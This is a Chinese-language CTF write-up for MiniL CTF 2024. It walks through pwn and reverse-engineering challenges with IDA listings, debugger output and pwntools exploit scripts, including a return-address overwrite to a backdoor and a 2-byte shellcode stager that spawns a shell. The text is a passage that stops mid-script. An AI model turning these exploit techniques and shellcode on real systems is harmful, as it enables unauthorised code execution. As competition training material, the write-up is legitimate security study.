

MiniL CTF 2024 WRITEUPS By TEAM 0x


在线查看

📖 MiniL CTF 2024 WRITEUPS By 0x

Basic Information

比赛时间：2024/4/30 18:00 ~ 2024/5/7 18:00


比赛地址：<https://ctf.xidian.edu.cn/games/7/intro>



Pwn 🤡🔫 (3/6)

ottoshop 🤡 | SOLVED | working: yo

o77oOtTo0T70函数与众不同，为后门函数，其中flag2需要写入"otto"



发现程序中没有能leak canary的条件，能够绕过canary覆盖返回地址的只有在Golden()函数中的循环。

```

1 unsigned __int64 Golden()
2 {
3     int v1; // [rsp+8h] [rbp-18h] BYREF
4     int i; // [rsp+Ch] [rbp-14h]
5     char v3[8]; // [rsp+10h] [rbp-10h] BYREF
6     unsigned __int64 v4; // [rsp+18h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     v1 = 0;
10    if ( gold != 1 )
11    {
12        puts("NONONONO..");
13        _exit(1);
14    }
15    puts(aHereAreOnly5Go);
16    puts(aHowManyGolden);
17    __isoc99_scanf(&unk_404069, &v1);
18    if ( v1 > 5 )
19    {
20        puts("U R Greedy!");
21        _exit(1);
22    }
23    for ( i = 0; i < v1; ++i )
24    {
25        if ( money <= 14 )
26        {
27            puts("nononono..");
28            return v4 - __readfsqword(0x28u);
29        }
30        puts(aUCanGiveYourGo);
31        __isoc99_scanf(&unk_404155, &v3[8 * i]);
32        money -= 15;
33    }
34    return v4 - __readfsqword(0x28u);
35 }

```

由于money不足，故也需要覆盖money的原值实现修改。money和flag2均属于全局变量可读可写，使用IDA查看其与name的偏移，发现其地址均低于name，buy()函数中也不会对负数进行检查，故可以实现修改。

exp:

```

1 from pwn import*
2 p = remote('127.0.0.1',44897)
3 e = ELF('./ottoshop')
4 context(log_level = 'debug',os = 'linux',arch = 'amd64')
5 def choose(i) :
6     p.sendlineafter('5.exit',str(i))

```

```

7  choose(1)
8  p.sendlineafter(b"?",str(-90))
9  p.sendlineafter(b"name!",b'666')
10 choose(1)
11 p.sendlineafter(b"?",str(-72))
12 p.sendlineafter(b"name!",b'otto')
13 choose(666)
14 p.sendline(b'hi')
15 target_Addr = 0x4020A4
16 payload2 = str(target_Addr)
17 choose(3)
18 p.sendline(b'4')
19 p.sendlineafter(b"passwd!\n",b'\0')
20 p.sendlineafter(b"passwd!\n",b'-')
21 p.sendlineafter(b"passwd!\n",payload2)
22 p.sendlineafter(b"passwd!\n",payload2)
23 p.interactive()

```



miniLCTF{p2zqTpIDe2lFmNEk7omFfMP6uASbspni}

Game 🤔🤔🤔 | SOLVED | working: yo

首先查看一下保护机制：

```

[game] checksec ./game
[*] '/home/yooy/pwnoj/miniL/game/game'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled

```

可以看到保护全开，接下来查看一下程序中存在的可以利用的漏洞。

.text:0000000000001CD0	public backdoor
.text:0000000000001CD0	backdoor proc near
.text:0000000000001CD0	; __unwind {
.text:0000000000001CD0 F3 0F 1E FA	endbr64
.text:0000000000001CD4 55	push rbp
.text:0000000000001CD5 48 89 E5	mov rbp, rsp
.text:0000000000001CD8 48 8D 05 89 05 00 00	lea rax, aBackdoorForYou
.text:0000000000001CDF 48 89 C7	mov rdi, rax
.text:0000000000001CE2 E8 49 F4 FF FF	call _puts
.text:0000000000001CE2	
.text:0000000000001CE7 48 8D 05 8C 05 00 00	lea rax, command
.text:0000000000001CEE 48 89 C7	mov rdi, rax
.text:0000000000001CF1 E8 5A F4 FF FF	call system
	; "Backdoor for you!"
	; s
	; "/bin/sh"
	; command

最显眼的就是这个后门函数了。那这个大致思路就是要控制程序返回到这个后门函数了。

在游戏中，当空值到达表的左上或右下边界时，继续按w或s会出现剩余交换次数异常与canary值被修改的情况。

```
int64 __fastcall shift_right(int64 a1)
{
    if ( zero_pos % 4 == 3 )
        return 0LL;
    swap(a1 + 4LL * (zero_pos / 4) + zero_pos % 4, zero_pos % 4 + 1 + a1 + 4LL * (zero_pos / 4));
    ++zero_pos;
    return 1LL;
}
```

从IDA中可以找到出现canary或者交换次数被改变的原因：swap函数中传入地址并进行数值交换，而从IDA中和调试中可以发现表盘上的数字实际上是按每行从左至右的顺序保存在V3中的。（V3在栈上！）

```
1 unsigned __int64 game()
2 {
3     unsigned int v1; // [rsp+8h] [rbp-28h]
4     int entered_key; // [rsp+Ch] [rbp-24h]
5     char v3[24]; // [rsp+10h] [rbp-20h] BYREF
6     unsigned __int64 v4; // [rsp+28h] [rbp-8h]
7 }
```

我们可以看到，每次的交换都会使得zero_pos发生改变，由于表中数字保存在V3中。因此当zero_pos到达一定数值使得空点到达边界时，会使得边界空值与栈上的值产生交换，且zero_pos会根据空值的位置持续变化，从而使得可以实现栈上数据以字节为单位的交换。

```
1 int64 __fastcall shift_down(int64 a1)
2 {
3     swap(a1 + 4LL * (zero_pos / 4) + zero_pos % 4, zero_pos % 4 + a1 + 4 * (zero_pos / 4 + 1LL));
4     zero_pos += 4;
5     return 1LL;
6 }
```

既然有了漏洞，那么剩下的就是要想一下怎么利用栈上的字节交换实现对程序。

```
06:0030 | +010 0x7fff749072e0 → 0x7fff749072f0 ← 0x2060d070b0c0a09
07:0038 | +018 0x7fff749072e8 ← 0x5aac0000000a /* '\n' */
08:0040 | +020 0x7fff749072f0 ← 0x2060d070b0c0a09
09:0048 | +028 0x7fff749072f8 ← 0xf04050e010803
0a:0050 | +030 0x7fff74907300 ← 0x0
0b:0058 | +038 0x7fff74907308 ← 0xc1164279a80ded00
0c:0060 | +040 0x7fff74907310 → 0x7fff74907340 ← 0x1
0d:0068 | +048 0x7fff74907318 → 0x5aac3a789f48 (main+186) ← mov eax, dword ptr [rip + 0x2112]
0e:0070 | +050 0x7fff74907320 ← 'aaaaaaaaaa'
0f:0078 | +058 0x7fff74907328 ← 0x6161 /* 'aa' */
```

0x7fff74907318 上面存储的是 game() 的返回地址，其高八字节便是 main() 中 V4 的缓冲区。再根据IDA中 game() 中各个变量与rbp的偏移，亦可以一一确定位置。由于对于 main() 中

V4 的 `scanf()` 是唯一一次写入目标地址的机会，便可以确定是要将 `game()` 返回地址与缓冲区中内容进行交换，从而控制返回地址。

由于本题保护全开，因此泄露任何函数的地址都是很困难的。通过IDA可以查到，text段上 `backdoor()` 和 `main()` 的地址分别是 `0x1cd0` 和 `0x1ede`。由于64位中16进制形式地址后三位都是相对确定的，所以我们不用将返回地址全部修改，只需要修改后面两个字节即16进制的后四位即可（这也导致了一个问题，就是倒数第四位相当于是猜的，因此这个exp每次运行只有1/16的几率正确，所以要多试几次）。此外，由于64位栈对齐原因，目标的后三位由cd0改为cd8。

很显然，将空值交换到这里次数是要超过10次的，那么就先要将可交换次数修改掉，而方法也只能是通过 `swap()` 进行字节交换。

交换思路

1. 从输入WASD对应的移动函数来看：（0_addr即为空值地址）
 - a. W --> 0_addr -=4
 - b. A --> 0_addr -=1
 - c. S --> 0_addr +=4
 - d. D --> 0_addr +=1
2. 在 V3 与返回地址之间往返时，应确保沿原路径往返（路上一定有canary和返回地址的一些高位被换掉）
3. 在交换过程中可以改变返回地址高位，但结束交换时应确保返回地址除了最低两个字节外没有发生改变。

exp

```
1  from pwn import*
2  p = remote('127.0.0.1',44277)
3  context(log_level='debug', os = 'linux', arch = 'amd64')
4  target_addr = 0xd8002c
5  payload1 = p64(target_addr)
6  set_Move = "waaaawwwwdssa"
7  reach = "ddssssssssss"
8  change = "sawdsaawwdssawwdssawddsawd"
9  ret = "aaaaaaaaaaaa"
10 padding = b"ad" * 101
11 p.sendlineafter(b'name',payload1)
12 p.sendafter(b'Enter any key to start .....',b'a')
13 payload2 = set_Move + reach + change + ret
14 p.send(payload2)
15 p.send(padding)
```



miniLCTF{7z9E0Zd-7dfWGGHHAp7VCzhC-agIV6WN}

2Bytes😡😡 | SOLVED | working: yo, 0xcafebabe

```

1 int __cdecl main(int argc, const char **argv, cons
2 {
3     int fd; // [rsp+Ch] [rbp-4h]
4
5     setvbuf(stdin, 0LL, 2, 0LL);
6     setvbuf(_bss_start, 0LL, 2, 0LL);
7     setvbuf(stderr, 0LL, 2, 0LL);
8     fd = open("/dev/urandom", 0);
9     read(fd, passwd, 7uLL);
10    close(fd);
11    puts("Give me the secret");
12    read(0, input, 0xFuLL);
13    if ( !strcmp(input, passwd) )
14    {
15        puts("Good luck");
16        pwnme();
17    }
18    return 0;
19 }

```

passwd是随机的7字节数据，但是input接收了15字节，且input数组长度是8，所以刚好能够把passwd完全覆盖掉，只需注意一下是两个字符串，前7个字节中，第7个字节必须是0，后8个字节中，倒数第二个字节必须是0，才能保证strcmp通过，通过后看不懂思密达了，得调试才能看出来，你加油调试吧，我这边环境有点问题，晚点来。

很典型的shellcode题，strcmp那里其实也可以把第一个字节都置为/0。

在 `pwnme()` 中对于新开辟的可执行空间中前八个字节均为password，而gdb中调试有：


```

pwndbg>
0x56f7df5fb058 <passwd>:      97 'a'
pwndbg>
0x56f7df5fb059 <passwd+1>:    97 'a'
pwndbg>
0x56f7df5fb05a <passwd+2>:    97 'a'
pwndbg>
0x56f7df5fb05b <passwd+3>:    97 'a'
pwndbg>
0x56f7df5fb05c <passwd+4>:    97 'a'
pwndbg>
0x56f7df5fb05d <passwd+5>:    97 'a'
pwndbg>
0x56f7df5fb05e <passwd+6>:    97 'a'
pwndbg>
0x56f7df5fb05f: 0 '\000'
pwndbg>
0x56f7df5fb060: 0 '\000'
pwndbg>
0x56f7df5fb061: 0 '\000'
pwndbg>

```

`pwnme()` 返回时会把 `i` 当作地址指针调用，而 `i` 指向的就时开辟空间中的 `password+6` ,结合前面的异或计算，实际能控制的有两个字节。

当payload为`abcdefg\0abcdefg`的时候，由于后面默认都是0，所以相当于可以多接管一位

```

v0 = *(_QWORD *)&passwd[8];
*v3 = *(_QWORD *)passwd;
v3[1] = v0;

```

这三行导致了最后一个是有用的，然后我们就有7个字节的操作空间

```

1  00007FF85C66BD40 | 48:87D6          | xchg rsi,rdx
    |
2  00007FF85C66BD43 | 0F05            | syscall
    |
3  00007FF85C66BD45 | EB F9          | jmp ntdll.7FF85C66BD40
    |

```

交换rsi与rdx后，read刚好就能在fd=0下，读取0x1000个字符并且写入buf（刚好是jmp的地址，也就是read的下一行）。通过硬算：


```

1 a = 0x48
2 b = 0x87
3
4 for c in range(0, 255):
5     for d in range(0,255):
6         for e in range(0,255):
7             for f in range(0,255):
8                 if a^b^c==0xd6 and a^c^d==0x0f and b^d^e==0x05
9                     and a^e^c^b^f==0xeb:
10                         print(a,b,c,d,e,f)

```

得到了payload:

```

1 \x48\x87\x19\x5e\xdc\xe1\x17

```

然后用shellcraft生成一个sh的shellcode就能打通了，完整exp:

```

1 #! /usr/bin/python3
2 from pwn import *
3 context(log_level = 'debug', arch='amd64', os='linux')
4
5 # p = process('./pwn')
6 p = remote("192.168.1.222", 3860)
7
8 # gdb.attach(p)
9 # payload = bytes.fromhex("48873176f4e1f40048873176f4e1f4")
10 asm_ = b'\x48\x87\x19\x5e\xdc\xe1\x17'
11 payload = asm_ + b'\x00' + asm_
12 p.send(payload)
13 p.sendline(asm(shellcraft.sh()).ljust(0x1000, b'\x90'))
14 p.interactive()
15 '''
16 bin
17 flag
18 lib
19 lib32
20 lib64
21 libexec
22 libx32
23 pwn
24 $ cat flag
25 [DEBUG] Sent 0x9 bytes:
26     b'cat flag\n'

```


```
27 [DEBUG] Received 0x2b bytes:
28     b'miniLCTF{sWJk-CHhZyxgepHagzSIsQTlwpl8IJo}\n'
29 miniLCTF{sWJk-CHhZyxgepHagzSIsQTlwpl8IJo}
30 $
31
32 '''
```

 miniLCTF{sWJk-CHhZyxgepHagzSIsQTlwpl8IJo}

Reverse 🙄🕒 (ALL KILLED)

longlongcall 😊 | SOLVED | working: 0xcafebabe

首先挂在linux下，IDA远程调试运行，发现Hack，退出了，搜字符串，找到后找x-ref



发现有两处，如下两张图，分别把这两处的上一层函数跳转改成强制的（不走hacker，过反调试）

```
sub_649DB155B4A0 proc near
```

```
; FUNCTION CHUNK AT .text:0000649DB155B515 SIZE 0000000F BYTES
```

```
add     rsp, 8
```

```
nonfq
```

```
cmp     dword ptr [rbp-124h], 0
```

```
jmp     short loc_649DB155B515
```

```
pushfq
```

```
call    sub_649DB155B4B6
```

```
sub_649DB155B4A0 endp
```

```
; START OF FUNCTION CHUNK FOR sub_649DB155B367  
; ADDITIONAL PARENT FUNCTION sub_649DB155B3D3  
; ADDITIONAL PARENT FUNCTION sub_649DB155B4A0
```

```
loc_649DB155B515:
```

```
mov     rdx, [rbp-120h]
```

```
pushfq
```

```
call    sub_649DB155B524
```

```
leave
```

```
retn
```

```
; END OF FUNCTION CHUNK FOR sub_649DB155B367
```

```
; __int64 __fastcall sub_649DB155B265(__int64)  
sub_649DB155B265 proc near
```

```
; FUNCTION CHUNK AT .text:0000649DB155B2D6 SIZE 0000000F BYTES
```

```
add     rsp, 8
```

```
popfq
```

```
test    rax, rax
```

```
jmp     short loc_649DB155B2D6
```

```
; START OF FUNCTION CHUNK FOR sub_649DB155B265
```

```
loc_649DB155B2D6:
```

```
lea     rax, aR ; "r"
```

```
pushfq
```

```
call    sub_649DB155B2E5
```

```
leave
```

```
retn
```

```
; END OF FUNCTION CHUNK FOR sub_649DB155B265
```

```
pushfq
```

```
call    sub_649DB155B277
```

```
sub_649DB155B265 endp ; sp-analysis failed
```



然后重新打开运行发现就正常了，然后跟着走，来到了scanf ("%44s",xx)，意味着flag长度是44，接着走，发现他两个两个读取你输入的flag，然后加起来的值再分别和他俩进行异或以加密flag，最后再对flag进行对比，拿到里面加密后的flag后，可以通过暴力枚举来写出exp

```
1 ans =
```

```
bytes.fromhex("BBBFB9BEC3CCCEDC9E8F9D9BA78CD795B0ADBDB488AF92D0CFA1A392B7B4C99E
```

```
94A7AEF0A199C0E3B4B4BFE3")
2
3 def decrypt(a, b):
4     for i in range(0, 256):
5         for j in range(0, 256):
6             if a == (i+j)^i and b == (i+j)^j:
7                 return (i, j)
8
9 for i in range(0, len(ans), 2):
10     b1, b2 = decrypt(ans[i],ans[i+1])
11     print(chr(b1)+chr(b2),end='')
12 # miniLCTF{just_s1mple_x0r_1n_lon9_l0ng_c@ll!}
```



miniLCTF{just_s1mple_x0r_1n_lon9_l0ng_c@ll!}

Bigbanana 😊 | SOLVED | working: 0xcafebabe



这题也算半个VM了。

从switch表中找到，F2 00 00 00这个后面跟着的，

```
*新文件 2 - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
新文件 1 新文件 2
1 F2 00 00 00 0F 44 2D 1D FE 00 00 00 66 00 00 00
2 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
3 16 00 00 00 01 00 00 00 21 00 00 00 F4 00 00 00
4 14 45 11 00 F3 00 00 00 F2 00 00 00 50 72 74 74
5 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
6 F8 00 00 00 F4 00 00 00 21 00 00 00 01 00 00 00
7 2C 00 00 00 F4 00 00 00 28 8A 22 00 F3 00 00 00
8 F2 00 00 00 4D 8A 22 00 FE 00 00 00 66 00 00 00
9 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
10 2C 00 00 00 01 00 00 00 0B 00 00 00 F4 00 00 00
11 3C CF 33 00 F3 00 00 00 F2 00 00 00 AA CF 33 00
12 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
13 F8 00 00 00 F4 00 00 00 0B 00 00 00 01 00 00 00
14 16 00 00 00 F4 00 00 00 50 14 45 00 F3 00 00 00
15 F2 00 00 00 CB 14 45 00 FE 00 00 00 66 00 00 00
16 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
17 16 00 00 00 01 00 00 00 21 00 00 00 F4 00 00 00
18 64 59 56 00 F3 00 00 00 F2 00 00 00 66 59 56 00
19 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
20 F8 00 00 00 F4 00 00 00 21 00 00 00 01 00 00 00
21 2C 00 00 00 F4 00 00 00 78 9E 67 00 F3 00 00 00
22 F2 00 00 00 BC 9F 67 00 FE 00 00 00 66 00 00 00
23 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
24 2C 00 00 00 01 00 00 00 0B 00 00 00 F4 00 00 00
25 8C E3 78 00 F3 00 00 00 F2 00 00 00 CC E4 78 00
26 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
27 F8 00 00 00 F4 00 00 00 0B 00 00 00 01 00 00 00
28 16 00 00 00 F4 00 00 00 A0 28 8A 00 F3 00 00 00
29 F2 00 00 00 49 29 8A 00 FE 00 00 00 66 00 00 00
30 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
31 16 00 00 00 01 00 00 00 21 00 00 00 F4 00 00 00
32 B4 6D 9B 00 F3 00 00 00 F2 00 00 00 C8 6E 9B 00
33 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
34 F8 00 00 00 F4 00 00 00 21 00 00 00 01 00 00 00
35 2C 00 00 00 F4 00 00 00 C8 B2 AC 00 F3 00 00 00
36 F2 00 00 00 E0 B3 AC 00 FE 00 00 00 66 00 00 00
37 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
38 2C 00 00 00 01 00 00 00 0B 00 00 00 F4 00 00 00
39 DC F7 BD 00 F3 00 00 00 F2 00 00 00 F6 F8 BD 00
40 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
41 F8 00 00 00 F4 00 00 00 0B 00 00 00 01 00 00 00
42 16 00 00 00 F4 00 00 00 F0 3C CF 00 F3 00 00 00
43 F2 00 00 00 22 3D CF 00 FE 00 00 00 66 00 00 00
44 F0 00 00 00 10 00 00 00 F8 00 00 00 F4 00 00 00
45 16 00 00 00 01 00 00 00 21 00 00 00 F4 00 00 00
46 04 82 E0 00 F3 00 00 00 F2 00 00 00 EB 82 E0 00
47 FE 00 00 00 66 00 00 00 F0 00 00 00 10 00 00 00
48 F8 00 00 00 F4 00 00 00 21 00 00 00 01 00 00 00
49 2C 00 00 00 F4 00 00 00 18 C7 F1 00 F3 00 00 00
50 F2 00 00 00 45 C7 F1 00 FE 00 00 00 66 00 00 00
Normal text file length : 7,546 lines : 155 Ln : 34 Col : 8 Sel : 32 | 2 Windows (CR LF) UTF-8 IN
```

稍微整理一下

[illegible]

- ```

1 F4, 01 立即数加法
2 F3 两个异或
3 F2 checkAnswer 后面跟着应该的结果
4 FE 看是否播放banana
5 F0 好像是把上一次结果保存
6 10 getchar并推上栈
7
8 F8 push 栈[0]字符
9 F7 push 栈[1]字符
10
11
12 10 00 00 00 10 00 00 00 F8 00 00 00 F7 00 00 00
13 F4 00 00 00 4D 69 4E 69 栈[1]字符 ('m')
14 01 00 00 00 4C 2D 63 74 栈[0]字符 ('i')
15 F4 00 00 00 00 00 00 00
16 F3 00 00 00 栈上xor 000000001D2D440F
17
18 F2 00 00 00 0F 44 2D 1D check Answer
19 FE 00 00 00 66 00 00 00 banana
20
21 F0 00 00 00 ' 拿 栈[0]字符 ('i') + 结果 74632DB5
22
23 这里f8是74632DB5
24 10 00 00 00 F8 00 00 00 F4 00 00 00 16 00 00 00
25 01 00 00 00 21 00 00 00 ' 结果 0000000000000008F
26
27
28 F4 00 00 00 14 45 11 00
29

```

```
30 F3 00 00 00
31 F2 00 00 00 50 72 74 74 FE 00 00 00
32 ...
```


## EXP

```
1 flag = "mi"
2
3 f4List = [0x16,0x00114514,
4 0x21,0x00228A28,
5 0x2C,0x0033CF3C,
6 0x0B,0x00451450,
7 0x16,0x00565964,
8 0x21,0x00679E78,
9 0x2C,0x0078E38C,
10 0x0B,0x008A28A0,
11 0x16,0x009B6DB4,
12 0x21,0x00ACB2C8,
13 0x2C,0x00BDF7DC,
14 0x0B,0x00CF3CF0,
15 0x16,0x00E08204,
16 0x21,0x00F1C718,
17 0x2C,0x01030C2C,
18 0x0B,0x01145140,
19 0x16,0x01259654,
20 0x21,0x0136DB68,
21 0x2C,0x0148207C,
22 0x0B,0x01596590,
23 0x16,0x016AAAA4,
24 0x21,0x017BEFB8,
25 0x2C,0x018D34CC,
26 0x0B,0x019E79E0,
27 0x16,0x01AFBEF4,
28 0x21,0x01C10408,
29 0x2C,0x01D2491C,
30 0x0B,0x01E38E30,
31 0x16,0x01F4D344,
32 0x21,0x02061858,
33 0x2C,0x02175D6C,
34 0x0B,0x0228A280,
35 0x16,0x0239E794,
36 0x21,0x024B2CA8,
37 0x2C,0x025C71BC,
38 0x0B,0x026DB6D0,
39 0x16,0x027EFBE4,
```



```
40 0x21,0x029040F8,
41 0x2C,0x02A1860C,
42 0x0B,0x02B2CB20,
43 0x16,0x02C41034,
44 0x21,0x02D55548,
45 0x2C,0x02E69A5C]
46
47 f01List =
 [0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x1
 6,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x
 16,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B,0x16,0x21,0x2C,0x0B]
48
49 ans =
 [0x74747250,0x00228A4D,0x0033CFAA,0x004514CB,0x00565966,0x00679FBC,0x0078E4CC,0
 x008A2949,0x009B6EC8,0x00ACB3E0,0x00BDF8F6,0x00CF3D22,0x00E082EB,0x00F1C745,0x0
 1030C9C,0x0114518E,0x01259634,0x0136DC9C,0x0148217D,0x015965AE,0x016AABB8,0x017
 BF02F,0x018D352A,0x019E7AE7,0x01AFBF19,0x01C1043C,0x01D249A4,0x01E38E3E,0x01F4D
 3B0,0x02061853,0x02175E76,0x0228A241,0x0239E866,0x024B2D81,0x025C72F0,0x026DB73
 8,0x027EFCFC,0x029041F1,0x02A186E7,0x02B2CBE3,0x02C4105D,0x02D55595,0x02E69A7B]
50
51 # 第一轮 (因为读取了两个字符所以不好处理, 直接拿第一轮结果)
52 ll = 0x74632DB5
53 for i in range(43):
54 succeed = False
55 for c in range(0,256):
56 aa = c
57 temp_ll = ll + f4List[i*2] + f4List[i*2+1]
58 aa += f01List[i]
